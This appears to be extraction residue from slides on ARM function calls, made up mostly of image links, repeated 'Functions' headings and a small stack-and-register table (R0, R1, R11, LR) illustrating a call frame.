



Functions






Functions



Functions




STACK

0x000000F8	
	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000000	0x00008394



Functions





STACK	
0x000000F8	
	0x00000000
0x00000100	0x00008394

REGISTERS			
R0	R1	R11	LR
0x01	0x02	0x00000000	0x00008394



Functions




Functions



Functions



Functions



